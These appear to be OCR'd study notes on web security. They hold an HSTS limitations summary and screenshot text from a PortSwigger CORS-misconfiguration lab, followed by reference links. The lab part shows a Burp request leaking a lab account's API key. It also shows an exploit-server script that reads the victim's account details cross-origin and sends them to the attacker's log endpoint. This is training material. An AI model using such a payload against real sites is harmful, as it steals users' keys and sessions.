
Limitations of HSTS


While HSTS is a powerful security tool, it does not provide full protection on its own:


- **Doesn't Prevent All MITM Attacks**: If an attacker gains control over DNS or can perform a man-in-the-middle attack before the initial HSTS header is received, HSTS alone cannot prevent this. Preloading can mitigate this risk to some extent.
- **Not a Substitute for Proper Certificate Management**: HSTS relies on valid SSL/TLS certificates. Sites must still implement proper certificate management, monitoring, and renewal.

Summary


HSTS is a critical security measure that ensures HTTPS-only access, preventing MITM attacks, protocol downgrades, and unintentional HTTP requests. Proper implementation and maintenance of HSTS enhance the security of web applications by enforcing encrypted connections, but careful configuration is essential to avoid lockout and availability issues. For high-security sites, combining HSTS with preloading further strengthens security by enforcing HTTPS from the very first request.






Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8.5 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title Comment TLS IP Cookies Time
7 https://play.google.com POST /log?format=json&hasfast=true... ✓ 200 997 JSON ✓ 142.250.183.110 NID=520=H3O... 22:57:03 12...
6 https://play.google.com POST /log?format=json&hasfast=true... ✓ 200 992 JSON ✓ 142.250.183.110 NID=520=V_OC... 22:57:02 12...
5 https://0a3d00c10494a085... GET /academyLabHeader 101 147 ✓ 79.125.84.16 22:54:06 12...
4 https://0a3d00c10494a085... GET /accountDetails 200 303 JSON ✓ 79.125.84.16 22:54:06 12...
3 https://0a3d00c10494a085... GET /my-account?id=wiener ✓ 200 4157 HTML CORS vulnerability ... ✓ 79.125.84.16 22:54:05 12...
2 https://0a3d00c10494a085... POST /login ✓ 302 188 ✓ 79.125.84.16 session=QVTt0... 22:54:04 12...

Request
Pretty Raw Hex
1 GET /accountDetails HTTP/2
2 Host: 0a3d00c10494a08581210774003900a0.web-security-academy.net
3 Cookie: session=QVTtOo5njBW4mmMPNjMWxsVTAAjdwIiY
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3d00c10494a08581210774003900a0.web-security-academy.net/my-account?id=wiener
9 Dnt: 1
10 Sec-Gpc: 1
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=4
15 Te: trailers
16
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8 "username":"wiener",
9 "email":"",
10 "apikey":"yHLVMF3yMxrtlODRvylZccAUNO4m5EfW",
11 "sessions":[
12 "QVTtOo5njBW4mmMPNjMWxsVTAAjdwIiY"
13]
14 }
Inspector
Request Attributes 2
Request Cookies 1
Request Headers 17
Response Headers 4


Craft a response
URL: https://exploit-0a21000304a2a083816c06f7010c00be.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<html>
<body>
<h1>Hello World!</h1>
<script>
var xhr = new XMLHttpRequest();
var url = "https://0a3d00c10494a08581210774003900a0.web-security-academy.net"
xhr.onreadystatechange = function() {
if (xhr.readyState == XMLHttpRequest.DONE){
fetch("/log?key=" + xhr.responseText)
}
}
Store
View exploit
Deliver exploit to victim
Access log

Resources & References

CORS:

https://portswigger.net/web-security/cors

https://0xn3va.gitbook.io/cheat-sheets/web-application/cors-misconfiguration

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/07-Testing_Cross_Origin_Resource_Sharing

https://www.freecodecamp.org/news/exploiting-cors-guide-to-pentesting/

HSTS:

https://www.acunetix.com/blog/articles/what-is-hsts-why-use-it/

https://www.splunk.com/en_us/blog/learn/hsts-http-strict-transport-security.html

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/special-http-headers